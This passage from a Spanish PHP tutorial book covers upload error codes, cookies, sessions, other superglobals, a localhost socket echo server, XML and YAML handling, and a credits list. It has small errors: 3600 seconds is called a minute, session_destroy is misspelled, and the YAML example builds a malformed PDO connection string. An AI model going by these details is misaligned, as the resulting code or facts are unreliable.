            echo "Value: 6; Missing a temporary folder. Introduced in PHP 5.0.3.";
            break;
        case UPLOAD_ERR_CANT_WRITE:
            echo "Value: 7; Failed to write file to disk. Introduced in PHP 5.1.0.";
            break;
        case UPLOAD_ERR_EXTENSION:
            echo "Value: 8; A PHP extension stopped the file upload. PHP does not provide a
way to ascertain which extension caused the file upload to stop; examining the list of loaded
extensions with phpinfo() may help. Introduced in PHP 5.2.0.";
            break;

        default:
            echo "An unknown error has occured.";
            break;
    }
}
```

Este es un ejemplo muy simple y no maneja problemas como las extensiones de archivo que no están permitidas o los archivos nombrados con código PHP (como un equivalente de PHP de una inyección SQL). Consulte la documentación .

El primer proceso es verificar si hay archivos, y si es así, establezca el número total de ellos en `$total` .

El uso del bucle for permite una iteración de la matriz `$_FILES` y acceder a cada elemento uno a la vez. Si ese archivo no encuentra un problema, la sentencia if es verdadera y se ejecuta el código de la carga del archivo único.
Si se encuentra un problema, el bloque de conmutación se ejecuta y se presenta un error de acuerdo con el error para esa carga en particular.

`$_COOKIE`

> Una matriz asociativa de variables pasadas al script actual a través de cookies HTTP.

Las cookies son variables que contienen datos y se almacenan en la computadora del cliente.

A diferencia de las superglobales mencionadas anteriormente, las cookies deben crearse con una función (y no asignar un valor). La convención está abajo.

```
setcookie("myVar", "myVal", time() + 3600);
```

En este ejemplo, se especifica un nombre para la cookie (en este ejemplo es "myVar"), se da un valor (en este ejemplo es "myVal", pero se puede pasar una variable para asignar su valor a la cookie), y luego se da un tiempo de caducidad (en este ejemplo es una hora porque 3600 segundos es un minuto).

A pesar de que la convención para crear una cookie es diferente, se accede de la misma manera que las demás.

```
echo $_COOKIE["myVar"]; // returns "myVal"
```

Para destruir una cookie, se debe volver a llamar a `setcookie` , pero el tiempo de caducidad se establece en *cualquier* momento en el pasado. Vea abajo.

```
setcookie("myVar", "", time() - 1);
var_dump($_COOKIE["myVar"]); // returns null
```

Esto desarmará las cookies y las eliminará de la computadora del cliente.

$_SESSION

> Una matriz asociativa que contiene variables de sesión disponibles para el script actual. Consulte la documentación de las funciones de sesión para obtener más información sobre cómo se utiliza esto.

Las sesiones son muy parecidas a las cookies, excepto que son del lado del servidor.

Para usar las sesiones, debe incluir `session_start()` en la parte superior de sus scripts para permitir que se utilicen las sesiones.

Configurar una variable de sesión es lo mismo que configurar cualquier otra variable. Vea el ejemplo a continuación.

```
$_SESSION["myVar"] = "myVal";
```

Al iniciar una sesión, una ID aleatoria se establece como una cookie y se llama "PHPSESSID" y contendrá la ID de la sesión actual. Se puede acceder a esto llamando a la función `session_id()` .

Es posible destruir las variables de sesión usando la función `unset` (de manera que `unset($_SESSION["myVar"])` destruiría esa variable).
La alternativa es llamar a `session_destory()` . Esto destruirá toda la sesión, lo que significa que **todas las** variables de la sesión ya no existirán.

$_REQUEST

> Una matriz asociativa que de forma predeterminada contiene los contenidos de `$_GET` , `$_POST` y `$_COOKIE` .

Como indica la documentación de PHP, esto es solo una recopilación de `$_GET` , `$_POST` y `$_COOKIE` todo en una variable.

Dado que es posible que los tres arreglos tengan un índice con el mismo nombre, hay una configuración en el archivo `php.ini` llamada `request_order` que puede especificar cuál de los tres tiene prioridad.
Por ejemplo, si se configuró en `"GPC"` , entonces se `$_COOKIE` el valor de `$_COOKIE` , ya que se lee de izquierda a derecha, lo que significa que `$_REQUEST` establecerá su valor en `$_GET` , luego `$_POST` y luego `$_COOKIE` y como `$_COOKIE` es el último, es el valor que está en `$_REQUEST` .
Vea esta pregunta .

$_ENV

Una matriz asociativa de variables pasadas al script actual a través del método de entorno.

Estas variables se importan al espacio de nombres global de PHP desde el entorno en el que se ejecuta el analizador de PHP. Muchos son proporcionados por el shell bajo el cual se ejecuta PHP y diferentes sistemas probablemente ejecutan diferentes tipos de shells, una lista definitiva es imposible. Consulte la documentación de su shell para obtener una lista de las variables de entorno definidas.

Otras variables de entorno incluyen las variables CGI, ubicadas allí independientemente de si PHP se está ejecutando como un módulo de servidor o procesador CGI.

Cualquier cosa almacenada dentro de `$_ENV` es del entorno desde el que se ejecuta PHP.

`$_ENV` solo se completa si `php.ini` permite.
Consulte esta respuesta para obtener más información sobre por qué `$_ENV` no se completa.

Lea Variables Superglobales PHP en línea: https://riptutorial.com/es/php/topic/3392/variables-superglobales-php

Capítulo 107: Websockets

Introducción

El uso de la extensión de socket implementa una interfaz de bajo nivel para las funciones de comunicación de socket basadas en los populares sockets BSD, brindando la posibilidad de actuar como un servidor de socket así como un cliente.

Examples

Servidor TCP / IP simple

Ejemplo mínimo basado en el ejemplo del manual de PHP encontrado aquí: http://php.net/manual/en/sockets.examples.php

Cree un script websocket que escuche el puerto 5000 Use putty, terminal para ejecutar `telnet 127.0.0.1 5000` (localhost). Este script responde con el mensaje que envió (como respuesta)

```
<?php
set_time_limit(0); // disable timeout
ob_implicit_flush(); // disable output caching

// Settings
$address = '127.0.0.1';
$port = 5000;


/*
    function socket_create ( int $domain , int $type , int $protocol )
    $domain can be AF_INET, AF_INET6 for IPV6 , AF_UNIX for Local communication protocol
    $protocol can be SOL_TCP, SOL_UDP  (TCP/UDP)
    @returns true on success
*/

if (($socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP)) === false) {
    echo "Couldn't create socket".socket_strerror(socket_last_error())."\n";
}


/*
    socket_bind ( resource $socket , string $address [, int $port = 0 ] )
    Bind socket to listen to address and port
*/

if (socket_bind($socket, $address, $port) === false) {
    echo "Bind Error ".socket_strerror(socket_last_error($sock)) ."\n";
}

if (socket_listen($socket, 5) === false) {
    echo "Listen Failed ".socket_strerror(socket_last_error($socket)) . "\n";
}

do {
```

```
    if (($msgsock = socket_accept($socket)) === false) {
        echo "Error: socket_accept: " . socket_strerror(socket_last_error($socket)) . "\n";
        break;
    }

    /* Send Welcome message. */
    $msg = "\nPHP Websocket \n";

    // Listen to user input
    do {
        if (false === ($buf = socket_read($msgsock, 2048, PHP_NORMAL_READ))) {
            echo "socket read error: ".socket_strerror(socket_last_error($msgsock)) . "\n";
            break 2;
        }
        if (!$buf = trim($buf)) {
            continue;
        }

        // Reply to user with their message
        $talkback = "PHP: You said '$buf'.\n";
        socket_write($msgsock, $talkback, strlen($talkback));
        // Print message in terminal
        echo "$buf\n";

    } while (true);
    socket_close($msgsock);
} while (true);

socket_close($socket);
?>
```

Lea Websockets en línea: https://riptutorial.com/es/php/topic/9598/websockets

Capítulo 108: XML

Examples

Crea un archivo XML usando XMLWriter

Crea una instancia de un objeto XMLWriter:

```
$xml = new XMLWriter();
```

A continuación abra el archivo en el que desea escribir. Por ejemplo, para escribir en `/var/www/example.com/xml/output.xml` , use:

```
$xml->openUri('file:///var/www/example.com/xml/output.xml');
```

Para iniciar el documento (crear la etiqueta abierta XML):

```
$xml->startDocument('1.0', 'utf-8');
```

Esto dará como resultado:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Ahora puedes empezar a escribir elementos:

```
$xml->writeElement('foo', 'bar');
```

Esto generará el XML:

```
<foo>bar</foo>
```

Si necesita algo un poco más complejo que simplemente nodos con valores simples, también puede "iniciar" un elemento y agregarle atributos antes de cerrarlo:

```
$xml->startElement('foo');
$xml->writeAttribute('bar', 'baz');
$xml->writeCdata('Lorem ipsum');
$xml->endElement();
```

Esto dará como resultado:

```
<foo bar="baz"><![CDATA[Lorem ipsum]]></foo>
```

Leer un documento XML con DOMDocument

De manera similar a SimpleXML, puede usar DOMDocument para analizar XML desde una cadena o desde un archivo XML

1. De una cuerda

```
$doc = new DOMDocument();
$doc->loadXML($string);
```

2. De un archivo

```
$doc = new DOMDocument();
$doc->load('books.xml');// use the actual file path. Absolute or relative
```

Ejemplo de análisis

Teniendo en cuenta el siguiente XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

Este es un código de ejemplo para analizarlo.

```
$books = $doc->getElementsByTagName('book');
foreach ($books as $book) {
    $title = $book->getElementsByTagName('name')->item(0)->nodeValue;
    $price = $book->getElementsByTagName('price')->item(0)->nodeValue;
    $id = $book->getElementsByTagName('id')->item(0)->nodeValue;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

Esto dará como resultado:

> El título del libro 1 es PHP - Una introducción y cuesta $ 5.95.
>
> El título del libro 2 es PHP - Advanced y cuesta $ 25.00.

Crea un XML utilizando DomDocument

Para crear un XML usando DOMDocument, básicamente, necesitamos crear todas las etiquetas y atributos usando los `createElement()` y `createAttribute()` y ellos crean la estructura XML con `appendChild()` .

El siguiente ejemplo incluye etiquetas, atributos, una sección CDATA y un espacio de nombres diferente para la segunda etiqueta:

```
$dom = new DOMDocument('1.0', 'utf-8');
$dom->preserveWhiteSpace = false;
$dom->formatOutput = true;

//create the main tags, without values
$books = $dom->createElement('books');
$book_1 = $dom->createElement('book');

// create some tags with values
$name_1 = $dom->createElement('name', 'PHP - An Introduction');
$price_1 = $dom->createElement('price', '$5.95');
$id_1 = $dom->createElement('id', '1');

//create  and append an attribute
$attr_1 = $dom->createAttribute('version');
$attr_1->value = '1.0';
//append the attribute
$id_1->appendChild($attr_1);

//create the second tag book with different namespace
$namespace = 'www.example.com/libraryns/1.0';

//include the namespace prefix in the books tag
$books->setAttributeNS('http://www.w3.org/2000/xmlns/', 'xmlns:ns', $namespace);
$book_2 = $dom->createElementNS($namespace,'ns:book');
$name_2 = $dom->createElementNS($namespace, 'ns:name');

//create a CDATA section (that is another DOMNode instance) and put it inside the name tag
$name_cdata = $dom->createCDATASection('PHP - Advanced');
$name_2->appendChild($name_cdata);
$price_2 = $dom->createElementNS($namespace, 'ns:price', '$25.00');
$id_2 = $dom->createElementNS($namespace, 'ns:id', '2');

//create the XML structure
$books->appendChild($book_1);
$book_1->appendChild($name_1);
$book_1->appendChild($price_1);
$book_1->appendChild($id_1);
$books->appendChild($book_2);
$book_2->appendChild($name_2);
$book_2->appendChild($price_2);
$book_2->appendChild($id_2);

$dom->appendChild($books);

//saveXML() method returns the XML in a String
print_r ($dom->saveXML());
```

Esto generará el siguiente XML:

```
<?xml version="1.0" encoding="utf-8"?>
<books xmlns:ns="www.example.com/libraryns/1.0">
  <book>
    <name>PHP - An Introduction</name>
    <price>$5.95</price>
    <id version="1.0">1</id>
```

```
  </book>
  <ns:book>
    <ns:name><![CDATA[PHP - Advanced]]></ns:name>
    <ns:price>$25.00</ns:price>
    <ns:id>2</ns:id>
  </ns:book>
</books>
```

Lee un documento XML con SimpleXML

Puede analizar XML desde una cadena o desde un archivo XML

1. De una cuerda

```
$xml_obj = simplexml_load_string($string);
```

2. De un archivo

```
$xml_obj = simplexml_load_file('books.xml');
```

Ejemplo de análisis

Teniendo en cuenta el siguiente XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

Este es un código de ejemplo para analizarlo.

```
$xml = simplexml_load_string($xml_string);
$books = $xml->book;
foreach ($books as $book) {
    $id = $book->id;
    $title = $book->name;
    $price = $book->price;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

Esto dará como resultado:

> El título del libro 1 es PHP - Una introducción y cuesta $ 5.95.
> El título del libro 2 es PHP - Advanced y cuesta $ 25.00.

Aprovechando XML con la biblioteca SimpleXML de PHP

SimpleXML es una biblioteca potente que convierte cadenas XML en un objeto PHP fácil de usar.

Lo siguiente asume una estructura XML como a continuación.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>
```

Lea nuestros datos en SimpleXML

Para comenzar, necesitamos leer nuestros datos en SimpleXML. Podemos hacer esto de 3 maneras diferentes. En primer lugar, podemos cargar nuestros datos desde un nodo DOM.

```
$xmlElement = simplexml_import_dom($domNode);
```

Nuestra siguiente opción es cargar nuestros datos desde un archivo XML.

```
$xmlElement = simplexml_load_file($filename);
```

Por último, podemos cargar nuestros datos desde una variable.

```
$xmlString = '<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>';
$xmlElement = simplexml_load_string($xmlString);
```

Ya sea que haya elegido cargar desde un elemento DOM , desde un archivo o desde una cadena , ahora se queda con una variable SimpleXMLElement llamada `$xmlElement` . Ahora, podemos empezar a utilizar nuestro XML en PHP.

Accediendo a nuestros datos SimpleXML

La forma más sencilla de acceder a los datos en nuestro objeto SimpleXMLElement es llamar directamente a las propiedades . Si queremos acceder a nuestro primer nombre de libro, `StackOverflow SimpleXML Example` , entonces podemos acceder a él como se muestra a continuación.

```
echo $xmlElement->book->bookName;
```

En este punto, SimpleXML asumirá que, como no le hemos dicho explícitamente qué libro queremos, que queremos que sea el primero. Sin embargo, si decidimos que no queremos el primero, sino que queremos `Another SimpleXML Example` , entonces podemos acceder a él como se muestra a continuación.

```
echo $xmlElement->book[1]->bookName;
```

Vale la pena señalar que usar `[0]` funciona igual que no usarlo, por lo que

```
$xmlElement->book
```

funciona igual que

```
$xmlElement->book[0]
```

Recorriendo nuestro XML

Hay muchas razones por las que puede desear pasar por XML , como por ejemplo que tiene varios artículos, libros en nuestro caso, que nos gustaría mostrar en una página web. Para esto, podemos usar un bucle foreach o un estándar para el bucle , aprovechando la función de conteo de SimpleXMLElement. .

```
foreach ( $xmlElement->book as $thisBook ) {
    echo $thisBook->bookName
}
```

o

```
$count = $xmlElement->count();
for ( $i=0; $i<$count; $i++ ) {
    echo $xmlElement->book[$i]->bookName;
}
```

Errores de manejo

Ahora que hemos llegado hasta ahora, es importante que nos demos cuenta de que solo somos seres humanos, y es probable que encontremos un error con el tiempo, especialmente si jugamos con diferentes archivos XML todo el tiempo. Y así, vamos a querer manejar esos errores.

Considera que hemos creado un archivo XML. Notará que mientras este XML es muy similar al que teníamos anteriormente, el problema con este archivo XML es que la etiqueta de cierre final

es / doc en lugar de / document.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</doc>
```

Ahora, digamos, cargamos esto en nuestro PHP como archivo $.

```
libxml_use_internal_errors(true);
$xmlElement = simplexml_load_file($file);
if ( $xmlElement === false ) {
    $errors = libxml_get_errors();
    foreach ( $errors as $thisError ) {
        switch ( $thisError->level ) {
            case LIBXML_ERR_FATAL:
                echo "FATAL ERROR: ";
                break;
            case LIBXML_ERR_ERROR:
                echo "Non Fatal Error: ";
                break;
            case LIBXML_ERR_WARNING:
                echo "Warning: ";
                break;
        }
        echo $thisError->code . PHP_EOL .
            'Message: ' . $thisError->message . PHP_EOL .
            'Line: ' . $thisError->line . PHP_EOL .
            'Column: ' . $thisError->column . PHP_EOL .
            'File: ' . $thisError->file;
    }
    libxml_clear_errors();
} else {
    echo 'Happy Days';
}
```

Nos saludarán con el siguiente

```
FATAL ERROR: 76
Message: Opening and ending tag mismatch: document line 2 and doc

Line: 13
Column: 10
File: filepath/filename.xml
```

Sin embargo, tan pronto como solucionamos este problema, se nos presentan los "Días felices".

Lea XML en línea: https://riptutorial.com/es/php/topic/780/xml

Capítulo 109: YAML en PHP

Examples

Instalación de la extensión YAML

YAML no viene con una instalación estándar de PHP, en su lugar, debe instalarse como una extensión PECL. En Linux / UNIX se puede instalar con un simple

```
pecl install yaml
```

Tenga en cuenta que el paquete `libyaml-dev` debe estar instalado en el sistema, ya que el paquete PECL es simplemente una envoltura alrededor de las llamadas libYAML.

La instalación en máquinas Windows es diferente: puede descargar una DLL precompilada o compilar desde fuentes.

Usando YAML para almacenar la configuración de la aplicación

YAML proporciona una manera de almacenar datos estructurados. Los datos pueden ser un simple conjunto de pares nombre-valor o un complejo de datos jerárquicos con valores, incluso siendo matrices.

Considere el siguiente archivo YAML:

```
database:
    driver: mysql
    host: database.mydomain.com
    port: 3306
    db_name: sample_db
    user: myuser
    password: Passw0rd
debug: true
country: us
```

Digamos, se guarda como `config.yaml` . Luego, para leer este archivo en PHP se puede usar el siguiente código:

```
$config = yaml_parse_file('config.yaml');
print_r($config);
```

`print_r` producirá la siguiente salida:

```
Array
(
    [database] => Array
        (
            [driver] => mysql
```

```
            [host] => database.mydomain.com
            [port] => 3306
            [db_name] => sample_db
            [user] => myuser
            [password] => Passw0rd
        )

    [debug] => 1
    [country] => us
)
```

Ahora los parámetros de configuración se pueden usar simplemente usando elementos de matriz:

```
$dbConfig = $config['database'];

$connectString = $dbConfig['driver']
    . ":host={$dbConfig['host']}"
    . ":port={$dbConfig['port']}"
    . ":dbname={$dbConfig['db_name']}"
    . ":user={$dbConfig['user']}"
    . ":password={$dbConfig['password']}";
$dbConnection = new \PDO($connectString, $dbConfig['user'], $dbConfig['password']);
```

Lea YAML en PHP en línea: https://riptutorial.com/es/php/topic/5101/yaml-en-php

Creditos

S. No	Capítulos	Contributors
1	Empezando con PHP	7ochem, A. Raza, Abhishek Jain, adistoe, Andrew, Anil, Aust, bwoebi, cale_b, Charlie H, Community, Dipesh Poudel, Ed Cottrell, Epodax, Félix Gagnon-Grenier, Filip Š, Gaurav, Gerard Roche, GuRu, H. Pauwelyn, Harsh Sanghani, Henrique Barcelos, ImClarky, JayIsTooCommon, Jens A. Koch, Jo., John Slegers, JonasCz, Kzqai, Lode, Majid, manetsus, Mark Amery, matiaslauriti, Matt S, miken32, mleko, mpavey, Mubashar Abbas, Mushti, Nate, Nathan Arthur, noufalcep, ojrask, p_blomberg, Panda, paulmorriss, PeeHaa, PHPLover, rap-2-h, salathe, sascha, Sebastian Brosch, SOFe, Software Guy, SZenC, TecBrat, tereško, Thijs Riezebeek, Tigger, Toby Allen, toesslab.ch, tpunt, tyteen4a03, uruloke, user128216, Viktor, xims, Your Common Sense, Zachary Vincze
2	Actuación	Matt S, SOFe, Tgr
3	Alcance variable	JustCarty, Matt S, mnoronha, Thijs Riezebeek
4	Análisis de cuerdas	Benjam, Bram, Chief Wiggum, Christian, Ekin, Juha Palomäki, mnoronha, Sharlike, Sittipong Wiboonsirichai, SOFe, Sourav Ghosh, Thara, tyteen4a03
5	Análisis de HTML	Ala Eddine JEBALI, Mariano, miken32, nickb, RamenChef, tyteen4a03
6	APCu	Joe
7	Aprendizaje automático	georoot, Gerard Roche, tyteen4a03
8	Arrays	7ochem, AbcAeffchen, Adil Abbasi, Albzi, Alessandro Bassi, alexander.polomodov, Alexey, Ali MasudianPour, Alok Patel, Andreas, Anees Saban, Antony D'Andrea, Artsiom Tymchanka, Arun3x3, Asaph, Atiqur, bpoiss, bwoebi, caoglish, Charlie H, chh, Chief Wiggum, Chris White, Companjo, cteski, Cyclonecode, Darren, David, David, David McGregor, Dez, Edvin Tenovimas, Ekin, F. Müller, Fathan, Félix Gagnon-Grenier, Gaurav Srivastava, greatwolf, GuRu, Harikrishnan, jcalonso, jmattheis, Jo., John Slegers, Jonathan Port, juandemarco, Kodos Johnson, ksealey, m02ph3u5, Maarten Oosting, MackieeE, Magisch, Matei Mihai, Matt S, Meisam

		Mulla, miken32, Milan Chheda, Mohyaddin Alaoddin, Munesawagi, nalply, Nathaniel Ford, noufalcep, Perry, Proger_Cbsk, rap-2-h, Raptor, Ravi Hirani, Rizier123, Robbie Averill, Ruslan Bes, RyanNerd, SaitamaSama, Siguza, SOFe, Sourav Ghosh, Sumurai8, Surabhil Sergy, tereško, Tgr, Thibaud Dauce, Thijs Riezebeek, Thlbaut, tpunt, tyteen4a03, Ultimater, unarist, Vic, vijaykumar, Yury Fedorov
9	Asegurate recuerdame	yesitsme
10	Autenticación HTTP	Noah van der Aa, SOFe
11	BC Math (calculadora binaria)	Sebastian Brosch, SOFe, tyteen4a03
12	Bucles	Chris Larson, greatwolf, ImClarky, Jo., John Slegers, jwriteclub, Manikiran, Matt Raines, Mohamed Belal, Nate, Nguyen Thanh, RamenChef, tereško, Thijs Riezebeek, Thomas Gerot, TimWolla, tyteen4a03, Yury Fedorov,
13	Buffer de salida	7ochem, Anil, CN, cyberbit, KalenGi, Philip, scottevans93, Sumurai8, think123, Vinicius Monteiro
14	Cache	georoot, Jaydeep Pandya
15	Cierre	RamenChef, tyteen4a03, Victor T.
16	Clase de fecha y hora	AnatPort, bakahoe, Bonner , Edward Comeau, James, Oscar David, Sverri M. Olsen, tyteen4a03, warlock
17	Clases y objetos	Abhi Beckert, Adam, Adil Abbasi, Alexander Guz, Alon Eitan, Arun3x3, Aust, br3nt, BrokenBinary, bwoebi, Canis, chumkiu, Cliff Burton, Darren, Dennis Haarbrink, Ed Cottrell, Ekin, feeela, Félix Gagnon-Grenier, Gino Pane, Gordon, Henrique Barcelos, Isak Combrinck, Jack hardcastle, Jason, JayIsTooCommon, John Slegers, jwriteclub, kero, m02ph3u5, Machavity, Madalin, Majid, Marten Koetsier, Matt S, miken32, Mohamed Belal, Nate, noufalcep, ojrask, RamenChef, Robbie Averill, SOFe, StasM, tereško, Thamilan, thanksd, Thijs Riezebeek, tpunt, Tyler Sebastian, tyteen4a03, Valentincognito, vijaykumar, Vlad Balmos, walid, Will, Yury Fedorov, YvesLeBorg
18	Cliente de jabón	JC Lee, Liam, Piotr Olaszewski, RamenChef, Rocket Hazmat, Technomad, Thijs Riezebeek, tyteen4a03
19	Comentarios	Rebecca Close
20	Cómo desglosar una	Patrick Simard

	URL	
21	Cómo detectar la dirección IP del cliente	Erki A, mnoronha, RamenChef
22	Compilar extensiones de PHP	4444, Sherif, tyteen4a03
23	Constantes	Abhishek Gurjar, Asaph, bwoebi, jlapoutre, matiaslauriti, RamenChef, rfsbsb, Ruslan Bes, Thomas, tyteen4a03
24	Constantes mágicas	Asaph, E_p, Matei Mihai, Matt Raines, mnoronha, RamenChef, Ruslan Bes, tyteen4a03
25	Contribuyendo al Manual de PHP	Gordon, salathe, Thomas Gerot, tpunt
26	Contribuyendo al PHP Core	miken32, tpunt, undefined
27	Convenciones de codificación	Abhi Beckert, Ernestas Stankevičius, Quill, signal
28	Corrientes	littlethoughts, SOFe, tyteen4a03
29	Crea archivos PDF en PHP	Boysenb3rry, feeela
30	Criptografía	Anthony Vanover, naitsirch, user2914877
31	Datos de solicitud de lectura	cjsimon, franga2000, Marten Koetsier, miken32, mnoronha
32	Depuración	alexander.polomodov, bwoebi, franga2000, Katie, Laposhasú Acsa, Serg Chernata
33	Despliegue de Docker	georoot
34	DOP	Abhi Beckert, Anass, Andrew, Anwar Nairi, BacLuc, br3nt, Canis, cteski, Drew, EatPeanutButter, Ed Cottrell, Genhis, greatwolf, Henrique Barcelos, Ivan, Jay, Machavity, Magisch, Manolis Agkopian, Matt S, miken32, noufalcep, philwc, rap-2-h, SOFe, tereško, Tgr, Toby Allen, tpunt, tyteen4a03, Vincent Teyssier, Your Common Sense, Yury Fedorov
35	Ejecutando sobre una matriz	Alok Patel, Andreas, Antony D'Andrea, Arun3x3, caoglish, Matt S, Maxime, mnoronha, Ruslan Bes, RyanNerd, SOFe

36	Enchufes	4444, bwoebi, Filip Š, SOFe, tyteen4a03
37	Enviando email	AgeDeO, Anthony Vanover, bish, Chris Forrence, CN, Community, Jari Keinänen, jasonlam604, John Conde, Lauryn Unsopale, Liam, Machavity, maioman, matiaslauriti, Oleg Fedoseev, Panda, Pekka , Petr R., RamenChef, Robbie Averill, tyteen4a03, weirdan
38	Errores comunes	bwoebi, think123
39	Espacios de nombres	B001, Dragos Strugar, Majid, Manulaiko, matiaslauriti, Matt S, RamenChef, Thijs Riezebeek, Tom Wright, tyteen4a03
40	Estructuras de Control	AnatPort, bwoebi, CStff, jcuenod, Jens A. Koch, Joshua, matiaslauriti, miken32, Robin Panta, tereško, TryHarder, tyteen4a03
41	Estructuras de datos SPL	RamenChef, Sherif, tyteen4a03
42	Examen de la unidad	Ajant, bwoebi, Edvin Tenovimas, Gino Pane, RamenChef, tyteen4a03
43	Expresiones regulares (regexp / PCRE)	A.L, bwoebi, Chrys Ugwu, Epodax, Kamehameha, mjsarfatti, mnoronha, ojrask, RamenChef, Smar, SOFe, tyteen4a03, uruloke
44	Extensión de roscado múltiple	mnoronha, RamenChef, SaitamaSama, Sunitrams'
45	Filtros y funciones de filtro	Abhishek Gurjar, Exagone313, Ivijan Stefan Stipić, John Conde , matiaslauriti, RamenChef, Robbie Averill, samayo, tyteen4a03
46	Formato de cadena	Benjam, SOFe
47	Funciones	Abhi Beckert, Jonathan Dalgaard, SOFe
48	Funciones de hash de contraseña	bwoebi, Dmytrechko, Finwe, Jason, kelunik, Lode, Machavity, Matt S, Nic Wortel, Perry, Rápli András, Sverri M. Olsen, tereško, Thijs Riezebeek, Thomas Gerot, Tom, tyteen4a03
49	Galletas	AnotherGuy, bnxio, BrokenBinary, Community, Dilip Raj Baral, Dragos Strugar, John C, Jon B, Majid, Mohamed Belal, mTorres, n-dru, Niek Brouwer, Panda, Petr R., tyteen4a03, walid
50	Generadores	BrokenBinary, Chris White, Majid, Matze, RamenChef, tyteen4a03, uruloke
51	Gerente de	alcohol, Alok Kumar, Alphonsus, bwoebi, castis, Chris White,

	dependencia del compositor	Daniel Waghorn, DJ Sipe, Dov Benyomin Sohacheski, Félix Gagnon-Grenier, hspaans, icc97, John Slegers, kelunik, Matt S, miken32, Moppo, Muhammad Sumon Molla Selim, Paulpro, Pawel Dubiel, RamenChef, Robbie Averill, Safoor Safdar, SaitamaSama, salathe, Sam Dufel, Sumurai8, Test, Thijs Riezebeek, tyteen4a03, Ziumin
52	Imaginario	Félix Gagnon-Grenier, Ilker Mutlu, jesussegado, Kenyon, RamenChef
53	IMAP	Kuhan, Tom, walid
54	Instalación de un entorno PHP en Windows	Ani Menon, bwoebi, Jhollman, RamenChef, RiggsFolly, Saurabh, Woliul
55	Instalación en entornos Linux / Unix	A.L, Adam, miken32, Pablo Martinez, rfsbsb, tyteen4a03
56	Interfaz de línea de comandos (CLI)	Artsiom Tymchanka, bwoebi, Chris Forrence, Exagone313, Henrique Barcelos, Ian Drake, jwriteclub, kelunik, Matt S, miken32, mleko, mulquin, Nate H, noufalcep, ojrask, Robbie Averill, Shawn Patrick Rice, SOFe, talhasch, webNeat
57	Inyección de dependencia	alexander.polomodov, David Packer, Ed Cottrell, Edward, Félix Gagnon-Grenier, Joe Green, kelunik, Linus, matiaslauriti, Ruslan Bes, Steve Chamaillard, Thijs Riezebeek, tpunt
58	Iteración de matriz	Albzi, B001, bwoebi, ksealey, SOFe
59	JSON	A.L, Ajax Hill, Alexey Kornilov, AnatPort, Anil, Arkadiusz Kondas, AVProgrammer, BrokenBinary, bwoebi, Canis, Clomp, Companjo, Dmytrechko, doctorjbeam, Ed Cottrell, fuzzy, Gino Pane, hack3p, hakre, Ilyas Mimouni, Jeremy Harris, John Slegers, Johnathan Barrett, Karim Geiger, Leith, Ligemer, lxer, Machavity, Marc, Matei Mihai, matiaslauriti, miken32, noufalcep , Panda, particleflux, Pawel Dubiel, Piotr Olaszewski, QoP, Rafael Dantas, RamenChef, rap-2-h, Rick James, ryanyuyu, SaitamaSama, tereško, Thomas, Timothy, Tomáš Fejfar, tpunt, tyteen4a03, ultrasamad, uzaif, Viktor, Vojtech Kane, Willem Stuursma, Yuri Blanc, Yury Fedorov
60	Localización	Cédric Bourgot, Gabriel Solomon, Majid, RamenChef, Sebastianb, Thijs Riezebeek, tyteen4a03
61	Los operadores	Abdul Waheed, Abhishek Gurjar, Andrew, Calvin, Companjo, Emil, Gino Pane, H. Pauwelyn, Isak Combrinck, JayIsTooCommon, Joe, JonMark Perry, jwriteclub, LeonardChallis, Marten Koetsier, Matt Raines, Matt S, miken32,

		Nate, noufalcep, Ortomala Lokni, Petr R., rap-2-h, Robin Panta, roman reign, Ruslan Bes, SaitamaSama, Script_Coded, SOFe, StasM, SuperBear, ɬolɐəz əuɬ qoq, Tom K, tpunt, Tyler Sebastian, tyteen4a03, w1n5rx, wogsland
62	Los tipos	Amir Forsati Q., AnatPort, bwoebi, cFreed, Christopher K., Dipen Shah, Gaurav Srivastava, Gerard Roche, Gino Pane, gracacs, greatwolf, Henders, HPierce, inkista, jbmartinez, John Slegers, Marten Koetsier, Martin, miken32, moopet, noufalcep, ojrask, Qullbrune, rap-2-h, Ruslan Bes, rzyns, smm, Thamilan, Tom Wright, Will
63	Manejo de archivos	Abhi Beckert, Alexey, Alon Eitan, gabe3886, Hardik Kanjariya ツ, J F, Jason, kamal pal, Maarten Oosting, Mark H., Matt Clark , miken32, Northys, rap-2-h, Ryan K, Sivaprakash, SOFe, wakqasahmed, Yehia Awad, Ziumin
64	Manejo de excepciones y reporte de errores	baldrs, F. Müller, Félix Gagnon-Grenier, mnoronha, Robbie Averill
65	Manipulación De Cabeceras	Mike, mnoronha
